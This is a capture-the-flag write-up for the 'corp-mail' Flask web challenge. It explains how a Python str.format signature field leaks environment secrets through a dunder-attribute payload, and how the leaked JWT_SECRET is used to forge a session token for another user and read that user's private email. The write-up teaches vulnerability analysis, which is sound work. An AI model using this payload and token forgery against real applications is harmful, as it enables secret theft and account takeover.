C2C Qualifiers - 2026
corp-mail
By Raahguu (Joshua Finlayson)9 min read
Description
Rumor said that my office’s internal email system was breached somewhere… must’ve been the wind - lordrukie x beluga
This challenge provided the backend code for it which was a flask app
Disclaimer
This writeup did not use Generative AI to write or to aid in the writing of it, and the solution to this CTF challenge was not found using or aided by the use of Generative AI
Solution
First, looking at run.sh which is the program the Dockerfile executes to start everything off, it is clear where the flag is:
#!/bin/sh
rm ./run.sh
# Generate secrets
export JWT_SECRET=$(python3 -c "import secrets; print(secrets.token_hex(32))")
export SECRET_KEY=$(python3 -c "import secrets; print(secrets.token_hex(32))")
export FLAG=${GZCTF_FLAG:-C2C{fakeflag}}

supervisord -c /etc/supervisor/conf.d/supervisord.conf
The flag is an environment variable, so let’s see where environment variables can be accessed, while looking through the files I noticed a usage of the flag, namely it is included in an email:
flag = os.environ.get('FLAG', 'C2C{fake_flag_for_local_testing}')
...
(admin_id, mike_id, "Confidential: System Credentials",
f"Hi Mike,\n\nAs requested, here are the backup system credentials for the security audit:\n\nSystem: Backup Server\nAccess Code: {flag}\n\nPlease keep this information secure and delete this email after noting the details.\n\nBest regards,\nIT Administration"),
Then this email is inserted into the database, so either we need some way to read environment variables, or we need to find some way to authenticate ourselves as mike or admin.
While looking through again, noticing that the app uses JWT authentication, I came across the settings page:
@bp.route('/settings', methods=['GET', 'POST'])
@login_required
def settings():
	db = get_db()
	user = db.execute('SELECT * FROM users WHERE id = ?', (g.user['user_id'],)).fetchone()

	if request.method == 'POST':
		signature_template = request.form.get('signature', '')

		if len(signature_template) > 500:
			flash('Signature too long (max 500 characters)', 'error')
			return render_template('settings.html', user=user, current_user=g.user)

		formatted_signature = format_signature(signature_template, g.user['username'])

		db.execute('UPDATE users SET signature = ? WHERE id = ?',
		(formatted_signature, g.user['user_id']))
		db.commit()

		flash('Signature updated successfully', 'success')

		user = db.execute('SELECT * FROM users WHERE id = ?', (g.user['user_id'],)).fetchone()
		return render_template('settings.html', user=user, current_user=g.user)

	return render_template('settings.html', user=user, current_user=g.user)
This function allows a user input a signature, where it is then passed through format_signature, and then a template is rendered where looking at the template:
So, the signature is formatted, and then its formatted value displayed to the user, well lets look at the format_sigtnature function:
def format_signature(signature_template, username):
	now = datetime.now()
	try:
		return signature_template.format(
			username=username,
			date=now.strftime('%Y-%m-%d'),
			app=current_app
		)
	except (KeyError, IndexError, AttributeError, ValueError):
		return signature_template

This function takes in the signature and parses through python format, passing in three values, for those who don’t know, this is used to parse a value as if it were an fstring, without it needing to be an fstring at the time of initialisation. So, as there is no parsing to check for safety, we can put anything in, and the only restriction is that it can’t execute a function
So we can use some dunder methods and get the environment variables of the machine:
So this:
Becomes:

I have replicated the photos in text, so the entire thing can be read
input: {app.__class__.__init__.__globals__[os].environ}
output: environ({'KUBERNETES_SERVICE_PORT': '443', 'KUBERNETES_PORT': 'tcp://10.43.0.1:443', 'HOSTNAME': 'c2c2026-quals-web-corp-mail-10e036b1fda74680', 'SECRET_KEY': '31f84e201eed4c408a2d2a517913ddddccb604ac2236070c0923e8f1bb5d5aec', 'HOME': '/root', 'GPG_KEY': 'A035C8C19219BA821ECEA86B64E628F8D684696D', 'PYTHON_SHA256': '8d3ed8ec5c88c1c95f5e558612a725450d2452813ddad5e58fdb1a53b1209b78', 'KUBERNETES_PORT_443_TCP_ADDR': '10.43.0.1', 'PATH': '/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin', 'KUBERNETES_PORT_443_TCP_PORT': '443', 'KUBERNETES_PORT_443_TCP_PROTO': 'tcp', 'LANG': 'C.UTF-8', 'PYTHON_VERSION': '3.11.14', 'JWT_SECRET': '08fa008ab40fe229896174b875e91dcdd59c7ff4226d40e3eb853ac42682b2dc', 'KUBERNETES_PORT_443_TCP': 'tcp://10.43.0.1:443', 'KUBERNETES_SERVICE_PORT_HTTPS': '443', 'KUBERNETES_SERVICE_HOST': '10.43.0.1', 'PWD': '/app', 'GZCTF_TEAM_ID': '11', 'SUPERVISOR_ENABLED': '1', 'SUPERVISOR_PROCESS_NAME': 'flask', 'SUPERVISOR_GROUP_NAME': 'flask', 'SERVER_SOFTWARE': 'gunicorn/21.2.0'})
Interestingly, the FLAG environment variable does not show up here, but the JWT_SECRET does, and as the JWT tokens are HS256, that means they are symmetric, and that single value is enough to forge our own JWT token, as mike, which would allow us to see that email he got from admin which contained the flag within it.
We can then forge a JWT token with the user_id of 4 as that is mike’s user_id (I found this through brute forcing 0, 1, 2, and 3).
I like using jwt.io, but it is up to you how to forge your JWT token

We can then save this value as the token cookie for the website and then go to `inbox

Obviously the email to choose is the one called ‘Confidential: System Credentials’, and reading it reveals the flag:

The flag is:
C2C{f0rm4t_str1ng_l34k5_4nd_n0rm4l1z4t10n_d5aef886b797}
Back